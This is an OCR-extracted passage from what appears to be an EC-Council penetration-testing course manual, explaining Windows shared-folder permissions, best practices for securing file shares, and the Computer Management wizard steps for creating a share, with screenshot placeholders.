


Figure A.183: Screenshot showing File Sharing Options

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Creating and Securing a Windows File Share

The windows environment puts forward the concept of shared folders that allow all the users to access the resources contained in that particular shared folder. Shared folder enables every user to view and access the contents of the folder without any restriction. However, the organization needs to employ certain restrictions or permissions that can protect the contents in the shared folder.

A shared folder can contain applications, personal data or any other data. The permissions set on the data depend on the type of content included in the shared folder. Certain features of a shared folder are:

- The shared folder permissions apply only to folders and not files.
- The shared permissions do not apply even to the files and folders contained in the shared folder.
- The permission to access the folder applies to all users who gain access to connect to the folder.
- Resources using FAT use shared folder permissions for protection.
- Permission applied to a group includes permission for each and every user in that particular group.

There are certain best practices followed while providing shared folder permissions:

- Assign folder permission to group accounts and not user accounts: Assigning permission to group accounts is much easier than applying to user accounts. A user in a user account can be a part of different shared folders. And, each folder can have different share folder

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

permissions. This leads to a combination of user and group folder permissions. Whereas in the case of group permissions, it is just a matter of addition or removal of users from the group and no need to reassign the permission to the users.

- Assign certain restrictions on the permissions applied to the users in such way that the users can still perform their task.
- Consolidate all the applications and other resources in one location.
- Do not explicitly deny permission to a shared resource: if there are any denied shared folder permissions to a user, then that user cannot have that permission, even if they are allowed permission to another group.
- Set NTFS file system permissions for users logging locally: Shared folder permissions apply to those resources that are shared through the network and not locally. Also, shared folder applies to those files and folders in FAT volume.
- Ensure that the copied or moved share folder possess the shared folder permissions.

These steps will show how to create and secure a Windows file share:

- Go to Computer Management. Click System Tools, right-click Shares and click New Share




Figure A.184: Screenshot of Computer Management showing Shares Options

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Browse the folder that you want to share




Figure A.185: Screenshot of Computer Management showing Browse for Folder Window

- Enter the [Share Name]




Figure A.186: Screenshot of Computer Management showing Create a Shared Folder Wizard

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Select Customize permissions and click Custom to customize the Share Folder Permissions




Figure A.187: Screenshot of Computer Management showing Create A Shared Folder Wizard

- Add the correct Active Directory User(s) &/or Group(s)


